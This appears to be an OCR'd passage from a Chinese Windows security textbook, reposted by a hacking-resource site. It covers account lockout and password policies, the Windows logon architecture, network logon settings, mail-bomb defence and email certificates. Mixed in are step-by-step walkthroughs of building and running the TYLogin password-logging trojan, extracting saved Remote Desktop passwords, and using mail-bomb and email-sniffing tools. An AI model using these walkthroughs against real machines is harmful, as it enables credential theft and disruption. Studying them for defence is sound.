步骤 5

在单击“确定”按钮应用此密码设置后，只有当账户新建密码后，在更改密码时此设置才会生效。例如，账户 111 在创建一个密码后，使用“用户账户”工具修改密码时就会弹出如图 5-31 所示的错误提示信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图5-31 错误提示

如果在“本地用户和组”窗口中进行 111 账户的密码修改，则会弹出“拒绝访问”的提示框。

TIPS “密码最长存留期”项的日期必须大于“密码最短存留期”项的日期数字，如果小于则会自动弹出纠正提示。

4.强制不能再使用曾用过的密码

如果不希望账户在修改密码时使用以前曾使用过的密码，需要在“组策略”编辑器中进行如下操作：

步骤 1 在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2 依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“密码策略”节点。

步骤 3 双击右侧窗格中的“强制密码历史”项，打开此项的属性窗口，如图 5-32 所示。




图5-32 属性窗口

此策略可以通过确保旧密码不能继续使用，从而使管理员能够增强安全性。在“保留密码历史”框中，可以输入数字 0~24 之间的任意值，这个值是指系统中能记住曾使用过的密码的个数，如输入数字 2，就意味可以记住第一次和第二次设置的密码。此后的密码修改中，将不能再使用这两次使用过的密码。

TIPS 为了配合此项策略的启用，要配置密码最短存留期不允许立即更改密码。

5.账户的锁定

账户的锁定是一个常规性的管理操作，例如，我们可以将新建的临时账户在使用一段时间后自动锁定，从而能够达到有效减轻管理员对账户管理压力的效果。对账户的锁定可以使用很多种方法，如：

步骤 1 在“运行”栏中使用命令“Gpedit.msc”，打开“组策略”编辑器窗口。

步骤 2 依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“账户锁定策略”节点。

步骤 3 双击右侧窗格中的“账户锁定阀值”项，打开此项的属性窗口，如图 5-33 所示。




图5-33 指定尝试登录的次数

TIPS “账户锁定阀值”策略可以指定账户尝试登录失败多少次后自动锁定用户账户，这样可以有效防范黑客进行本地或远程的密码猜测操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

在“发生以下情况之后，锁定账户”项下方的文本框中输入数字 1~999 之间的任间值（如数字“3”）。如果设置值为数字“0”，那么表示无论尝试登录失败多少次，都始终不锁定该账户。设置完毕后，单击“确定”按钮应用此设置即可。

在应用了“账户锁定阀值”项后，将会引发“账户锁定时间”（用于确定已锁定账户在自动解锁前保持锁定状态的分钟数）和“复位账户锁定计数器”两个策略的启用，也就是说只有当指定了账户锁定阈值时，这两个策略设置才有意义。在如图 5-34 所示的自动弹出的设置对话框中，一般选择这两项的默认数值即可。




图5-34 选择默认值即可

如果希望对这两项的数值进行设置，需要在单击上图的“确定”按钮返回到组策略窗口后，分别双击“账户锁定时间”和“复位账户锁定计数器”两个策略项，在弹出的属性窗口中进行数值的重新输入即可。

其中，“账户锁定时间”中的数值可以在“1”到“99,999”分钟之间。如果将该值设置为“0”，则会立即解锁锁定的账户。“复位账户锁定计数器”策略用于确定登录尝试失败之后，和登录尝试失败计数器被复位为 0 次失败登录尝试之前经过的分钟数。有效范围为“ 1 ”到“ 99,999”分钟之间。

在启用了“账户锁定阀值”策略后，有时会发生锁定操作被系统自动提前执行的情况。例如，“账户锁定阈值”的值设置为“5”时，某位用户使用账户登录 3 次失败时就会被锁定。这显然两者是不匹配的，正确的锁定账户操作应该是在五次登录失败时执行。出现这个问题，一般是因为登录账户的“全名”和“用户名”相同所致——当使用“用户名”登录尝试未成功时，Windows XP 会自动使用登录账户的全名重试登录。因此，就会发生了两次登录尝试操作，进而导致在“账户锁定阈值”中对这些尝试进行了计数。

所以，账户锁定的操作会被提前执行，解决这个问题的方法是更改账户的全名，使其不同于该账户的用户名即可。

5.2 登录环境攻防

平时我们在使用 Windows 时总要先进行登录操作，Windows 的登录验证机制比较严格，理解并掌握 Windows 的登录验证机制和原理对网络管理员来说很重要，这能够增强对系统安全的认识，并能够有效预防、解决黑客和病毒等问题。

5.2.1 登录密码窃取防范

在 Windows 中使用账户登录到桌面这个过程中，很容易被具有键盘输入记录功能木马的窃取密码。下面来看一个实例：

步骤 1

下载“TYLogin.rar”，解压后会看到如图 5-35 所示的两个文件。“TYLogin”用于生成具有记录登录密码功能的木马服务端，“TYlogin Decrypt”用于解密记录有登录密码的文件。



图5-35 木马主程序

步骤 2

运行 TYLogin.exe 打开如图 5-36 所示的对话框，在“服务端名称”栏中输入一个任意名称（如 PASS）单击“生成服务端”按钮。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-36 创建木马服务端

步骤 3

在弹出的如图 5-37 所示对话框中，选择一个任意路径并单击“保存”按钮。




图5-37 选择路径

步骤 4

单击“保存”按钮后将会看到如图 5-38 所示的提示框，单击“确定”按钮结束创建木马服务端的操作。



图5-38 结束创建

步骤 5

在“资源管理器”窗口中找到并运行上一步创建的“msglna.exe”，随即这个文件将会消失不见。

步骤 6

重启计算机并输入密码完成 Windows 的登录后，运行“TYlogin Decrypt”这个文件。在弹出的如图 5-39 所示对话框中，单击“选择”按钮选择“Windows\system32”目录中的“hallpage.sys”这个文件。




图5-39 选择记录密码的文件

步骤 7

单击“打开”按钮返回到上一步后，单击“解密”按钮。在看到如图 5-40 所示的提示框时，单击“确定”按钮。



图5-40 解密

步骤 8

在完成解密操作后，“Windows\system32”目录中的“hallpage.sys”这个文件将被另存为“hallpage.sys.txt”文件。使用记事本程序打开这个文件后，可以看到如图 5-41 所示的内容。





图5-41 记录的账户名和密码

其中的“Administrator”是当前登录到 Windows 时使用的账户名，“123456”是这个账户使用的密码。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

面对这样能够悄悄记录登录信息的安全隐患，该怎样去防范呢？要想深度了解防范的原理，需要对账户登录系统的过程加以了解——账户与系统登录子系统两者相辅而成，缺一不可。账户登录到系统的过程，实际就是一个认证（Authentication）与授权（Authorization）的过程。

例如，当黑客远程试图登录 Windows 时，他会反复手工或自动化的测试各种可能的账户与密码是否能够被 Windows 接受。在这个测试过程中，按下“Ctrl+Alt+Delete”键的操作就会给这种反复猜解的过程带来麻烦，并会大大减弱恶意猜解的效率。

此外，更重要的是，按下“Ctrl+Alt+Delete”键后，系统可以保证用户在输入自己的密码时，能够在受信任的路径中进行通信，而不会被轻易地被黑客程序截获。例如，“Windows 密码大盗”这个程序就会截取登录时输入的账户名和密码信息。

要在系统登录时必须按下“Ctrl+Alt+Delete”键才能打开“登录到 Windows”对话框，可以使用多种方法来实现，这里介绍在“组策略”中实现的过程：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”编辑器窗口。

步骤 2

依次展开到“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”。

步骤 3

双击右侧窗格中的“交互式登录：不需要按 Ctrl+Alt+Del”项，打开此项的属性窗口，如图 5-42 所示。




图5-42 设置登录时是否需要按Ctrl+Alt+Delete键

步骤 4

在单击选中“已禁用”项后，单击“确定”按钮应用此安全策略。

步骤 5


在退出组策略编辑器后，在登录 Windows XP 时就会出现如图 5-43 所示的提示框了。



图5-43 登录时提示框

步骤 6

此时必须按下“Ctrl+Alt+Delete”键，才能打开“登录到 Windows”对话框。



通常，Winlogon 在注册 SAS 后，可以调用 GINA 生成 Winlogon 登录、桌面、屏幕保护 3 类环境，以供用户在需要的时候分别使用。其中，Winlogon 登录环境有两类，第一类是在登录时按下“Ctrl+Alt+Delete”键后，就会进入 Winlogon 的登录环境，其中的登录对话框是 GINA 负责显示的，如图 5-44 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图5-44 登录时的登录框

第二类是在登录到系统后，随时都可以通过按下“Ctrl+Alt+Delete”键进入 Winlogon 的登录环境，并弹出“Windows 安全”对话框，如图 5-45 所示。



图5-45 登录后的登录框




其次，登录会用到 GINA 组件，它的全称为“Graphical Identification and Authentication”，它是几个动态数据库文件的集合，由 Winlogon.exe 调用并把用户提供的账户和密码传达给 GINA，接着由 GINA 提供能够对用户身份进行识别和验证的函数，并负责对账户和密码的有效性进行验证，然后把验证结果反馈给 Winlogon 程序。在登录过程中，“欢迎屏幕”和“登录对话框”就是 GINA 显示的。

接下来，会用到 LSA 组件，它的全称为“Local Security Authority”（本地安全授权），这是 Windows 系统中的一个相当重要的服务，所有与安全认证相关的处理都要通过这个服务。它从 Winlogon.exe 中获取用户的账户和密码，然后经过密钥机制处理，并和存储在账号数据库中的密钥进行对比，如果对比的结果匹配，LSA 就认为用户的身份有效，允许用户登录计算机。如果对比的结果不匹配，LSA 就认为用户的身份无效。这时用户就无法登录计算机。

在前面的内容中已经讲过，Windows 中的账户信息都是存储在 SAM（Security Account Manager，安全账户管理器）中的，它是一个受保护的子系统，它负责管理账户和账户组信息。它通过存储在计算机注册表中的安全账户来管理账户和账户组的信息。对于没有加入到域的计算机来说，它存储在本地，而对于加入到域的计算机，它存储在域控制器上。

当用户输入账户与密码信息准备登录本地系统时，系统会将 SAM 数据库中的账户信息同用户提供的信息进行比较。如果用户尝试登录到域，则系统会使用存储在域控制器中的 SAM 数据库中的账户信息与用户提供的信息进行比较。



5.2.2 网络登录攻防

当计算机加入局域网或 Internet 后，在需要访问其他计算机的资源时，就需要进行“网络登录”了。网络登录也存在一些危险，这些危险主要来自于密码的存储。

1.远程桌面窃密

在本书前面的内容中，讲解了通过破解共享

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

密码进行远程攻击的实例。在这里将讲解如何提取远程桌面功能的密码，为此，需要执行如下操作。

步骤 1

依次单击“开始”→“程序”→“附件”→“通讯”→“远程桌面连接”，打开如图 5-46 所示的窗口，在这里输入连接远程计算机的各种信息。



图5-46 远程桌面连接

步骤 2

单击“另存为”按钮，将输入的配置信息保存为“Default.rdp”文件。

步骤 3

打开 IE 浏览器并访问“http://winxppro.ys168.com/ →安全杀毒”，下载“Remote Desktop PassView.rar”这个小工具。

步骤 4

依次单击“文件”→“打开”按钮，将保存的“Default.rdp”文件选中，随即将会在窗口中提取出这个文件里所有的配置信息，其中就含有密码，如图 5-47 所示。



图5-47 提取的配置信息

显然，对于网络登录来说，虽然生成文件的方法可以减少相应的设置工作量。但是，在一定程度上来看，却还存在着这样或是那样的安全隐患。因此，在企业这样的非安全环境中，宁可手工输入密码，也不要留下可乘之机。例如，无权限访问远程计算机的同事，在因故使用当前计算机时，就有可能提取密码或是直接复制“Default.rdp”文件到自己计算机中，进而实现对远程计算机的访问。

2.网络登录原理剖析

以 A 机访问 B 机中的资源为例，可以将局域网中的网络登录的整个过程分为如图 5-48 所示的几个步骤。




图5-48 网络登录

步骤 1

在 A 机和 B 机的“本地连接”中分别设置好各项协议及组件，这样才能开放网络访问端口 137、138、139（传统的 NetBT）和 445（TCP/IP 上的 SMB 直接承载）。

步骤 2

A 机在“网络邻居”中双击 B 机的计算机名称后(见图“1”),因为没有权限访问 B 机中的资源，所以 B 机发出要求的信息，这个信息会在 A 机中弹出一个网络登录对话框（见图“2”），要求 A 机告诉 B 机有权限访问的账户名和密码，这就等于 B 机要求 A 机提供开门的钥匙一样，如图 5-49 所示。




图5-49 没有访问权限所以弹出登录对话框

在登录到远程计算机的过程中，需要知晓 Windows 支持多种网络认证协议，如下两种协议

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

是其中最主要的：一是 Kerberos V5 协议，此协议是 Windows 的默认验证协议，主要应用于域环境。二是 NTLM（NT LAN Manager，NT 局域网管理器）协议，此协议主要用于在工作组环境中进行连接验证。

步骤 3

在账户信息输入完毕，并单击“确定”按钮要求认证时，B 机将会检测两个方面的内容，一是 A 机输入的账户信息是否在本地账户数据库 SAM 中有相符的记录；二是组策略等安全策略中，有无对网络登录的一些规则需要遵守。通常，在组策略中有如下两项策略是需要关注的：

1.空密码登录

在 Windows 中，如果我们的某个账户是空口令，也就是说账户没有设置密码，那么在局域网中，当别人使用这个空口令的账户登录到我们的电脑准备访问资源时，访问将会被拒绝。出现这个问题的原因，是因为 Windows 默认权限设置所致。如果发现能够使用空白密码的账户进行网络登录，那么，就应检查是否黑客执行了如下设置：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口。

步骤 2

依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”。

步骤 3

双击右侧列表中的“账户：使用空白密码的本地账户只允许进行控制台登录”策略，打开该策略的属性窗口，如图 5-50 所示。



图5-50 空白密码登录策略

最后，单击选中“已禁用”项后，即可允许使用空白密码的账户进行网络登录了。这个策略的禁用，将直接影响 Guest 这个典型的没有密码的账户的网络登录权限。

2.网络拒绝登录

在默认状态下，并不是所有的账户都可以进行网络登录的。也就是说，即便 A 机拥有 B 机中正式的账户和密码，但未必 B 机就允许这个账户进行网络登录。这与上面的“账户：使用空白密码的本地账户只允许进行控制台登录”策略是一样的，使用空白密码的账户可以进行本地登录，但未必就可以进行网络登录。

在组策略编辑器中，通过如下操作可以设置允许网络登录的账户有哪些：

步骤 1

在“运行”栏中使用命令“Gpedit.msc”打开“组策略”窗口。

步骤 2

依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“用户权利指派”。

步骤 3

双击右侧列表中的“拒绝从网络访问这台计算机”策略，打开该策略的属性窗口，如图 5-51 所示。



图5-51 管理可以进行网络访问的账户列表

步骤 4

在属性列表中，已经有的账户将不能进行网络登录，如 Guest 账户。显然，如果不希望某个

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

账户（如管理员级别的账户组）进行网络访问，只需单击“添加用户或组”按钮将其添加到这里即可。如果希望某个账户可以进行网络访问，那么保证其不在这个列表中即可。

实际上安全策略就好比大门被屋里的人加了一道保险一样，虽然外面的人有钥匙，但里面的保险是否打开还要看屋里面的人是否愿意。这就好比 B 机在说：“哦！ A 机来访问了，是不是允许他进门呢？”。

步骤 5

既然 A 机来访问，那么 B 机中至少要准备一些东西让 A 机能访问才对。否则 A 机什么也看不到，岂不是白跑一趟了？但是，访问并不能让 A 机随心所欲，否则 A 机把重要的资料恶意删除了怎么办？所以，针对每个可以被 A 机访问的资源进行权限设置，就成了必须要进行的设置。这一步是 A 机成功登录了 B 机后的后继步骤，它决定了登录后可以进行操作范围是什么。

5.3 邮件安全攻防

企业中的很多资料都是通过邮件收发的，所以邮件的安全保护必须提升到一个较高的级别。针对邮件的攻击主要有病毒、邮件炸弹、破解密码、嗅探窃听等方法。下面，将以实例攻防的方式讲解如何对企业环境中的邮件进行安全防护。

5.3.1 邮件炸弹攻击

“邮件炸弹”是当前一种比较常见的网络攻击手段，由于很多付费邮箱的容量有限，所以，邮件炸弹的攻击很容易就会产生效果。这也是很多初级黑客喜欢使用邮件炸弹的原因之一。

一谈起“炸弹”，很多人的脑海中马上会浮现出硝烟弥漫的战争场面……而所谓的电子邮件炸弹，其危害一点也不亚于真实的炸弹，只不过它是电子的，肉眼看不见而已。邮件炸弹具体说，指的是邮件发送者，利用特殊的电子邮件工具（炸弹），在很短的时间内连续不断地将邮件发送给同一个收件人，这些数目庞大的大容量信件蜂拥而至，邮箱很快就会不堪重负，而最终“引爆箱亡”。

在谈到邮件炸弹的时候，往往容易把邮件炸弹与邮件群发（Spaming）混为一谈，其实这两者不尽相同，如图 5-52 所示。




图5-52 邮件群发软件界面

邮件群发指的是发件者在同一时间内将同一电子邮件寄出给千万个不同的用户（或寄到新闻组），主要是一些公司用来宣传其产品的广告方式，这种方式一般不会对收件人造成太大的危害，因为邮件的发送是分散的，而不是邮箱炸弹那样将目标集中化。

邮件炸弹可以说是当前网络中最“流行”的一种恶作剧，而用来制作这种恶作剧的特殊程序也称为 E-mail Bomber。经常会听到这样的故事，张三因某事得罪了李四，然后李四就用邮件炸弹去轰炸张三的邮箱……这种攻击行为不仅会干扰用户的电子邮箱的正常使用，甚至还能影响到邮箱所在服务器的系统安全，甚至还可能造成整个网络系统的瘫痪，所以邮件炸弹具有很大危害。

邮件炸弹会大量消耗网络资源，从而导致网络塞车，使网络用户不能正常地工作。邮件炸弹程序的使用特别简单，以如图 5-53 所示的炸弹程

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

序为例，只需输入要轰炸的邮箱名称即可。




图5-53 炸弹程序

对于付费邮箱用户来说，更是对邮件炸弹“闻弹色变”，因为付费邮箱的容量都是很有限的，如图 5-54 所示。




图5-54 付费邮箱

在有限的空间中，如果用户收到上千上万封的电子邮件，很么很快邮箱就会无法使用了——真正有用的新邮件将会因邮箱空间耗尽而被丢失或者被退回。

当然也不要悲观失望，只要做好足够的防范工作，邮件炸弹也没有什么可怕的。下面，就提供几种常见的防范方法：

一是不要将自己的重要邮箱地址到处传播，特别是申请上网账号时 ISP 送的电子信箱，或是按字节收费的付费邮箱等。有些朋友喜欢在各类 BBS、论坛上透露自己的邮箱地址，这很容易被一些邮箱搜寻工具探测到。这里教大家一个很简单的方法，既可以让别人看得懂自己的邮箱地址，又不会被邮箱搜寻程序找到。即：邮箱的地址可以采用 abc@sina。com（注意是全角的句号“。”）、abc#sina.com，而不要写成 abc@sina.com，如图 5-55 所示。



图5-55 输入邮箱的技巧

二是去申请几个免费信箱对外使用，现在的免费邮箱都很“利害”——以 GB 为容量单位的免费邮箱多的是，随便别人怎么炸，大不了不要便是，如图 5-56 所示。




图5-56 尽量使用免费邮箱

三是使用 Outlook Express（下在简称为 OK）或 Foxmail 等邮件客户端收取电子邮件时，要配合邮件规则进行收发。例如，在 OE 中可以通过执行如下操作，设置邮件超过 1024KB 的都拒绝接收：

步骤 1

在打开 OE 窗口后，依次单击“工具”菜单→邮件规则→“邮件”菜单，打开“新建邮件规则”对话框。

步骤 2

在“选择规则条件”部分勾选“若邮件长度

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大于指定的大小”复选框后，再勾选“选择规则操作”部分的“删除”复选框，然后在“规则描述”部分单击“指定的大小”超级链接，即可弹出一个“设置大小”对话框，在此输入所需的邮件大小（这里为1024KB）。最后，单击“确定”按钮保存所做的设置，并依次关闭打开的对话框即可，设置过程如图5-57所示。




图5-57 设置规则

步骤 3

今后只要是超过1MB（1024KB = 1MB）大小的邮件，就会自动在邮件服务器上删除，这样就可以在很大程度上保证邮箱不会被炸毁。

四是当发现某人不停轰炸我们的邮箱时，可以先选中一封信并单击“邮件头”按钮，如图5-58所示。




图5-58 单击“邮件头”

在弹出的如图5-59所示对话框中，可以在看到对方的发件地址。




图5-59 查看发件地址

接着，可以在“黑名单”中添加此邮箱，以后就能够不再接收来自这个邮箱的邮件了，如图5-60所示。



图5-60 黑名单



五是在使用Foxmail等客户端收信时，一旦看见邮件列表的数量超过平时正常邮件数量的若干倍，应当马上停止下载邮件，然后再直接从服务器上删除炸弹邮件。

5.3.2 邮件内容拦截与防护

对于安装了安全网关的企业来说，通过网关可以轻松知道邮件发送的主题与内容、收发邮件的邮箱地址、主题，等等。如果没有硬件网关，也可以通过Winpcap截获网内的数据包后，再通

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

过数据分析工具便能知道这些内容。例如，使用Email_Capture、AnySpy等工具也可以查获邮件收发的内容，如图5-61所示。




图5-61 截获的邮件

在企业网络中对邮件内容进行保护的方法与其他网吧有所不同，企业网络一般都是使用PKI技术进行邮件保护。PKI技术需要证书服务CA的支持，要实现下面的操作需要先在企业中架设好CA。

1.申请电子邮件保护证书

向企业CA申请证书有两种方法，一是使用证书申请向导；二是利用Web浏览器来申请证书。下面，先介绍第一种方法的实现过程。在执行这项任务之前，需要先在域控制器中为准备申请证书的用户完善电子邮箱信息，如图5-62所示。




图5-62 完善电子邮件资料

这项任务是通过“Active Directory用户及计算机”工具完成的。这里的邮箱地址必须和下面OE中使用的邮箱地址一样，否则，是无法获得证书的。

执行下面的操作，将会利用“证书申请向导”工具为zzg这个用户申请电子邮件保护证书。为此，必须先使用zzg账户在其他计算机中登录，并建立一个证书管理主控台，才可以使用此向导。

步骤1

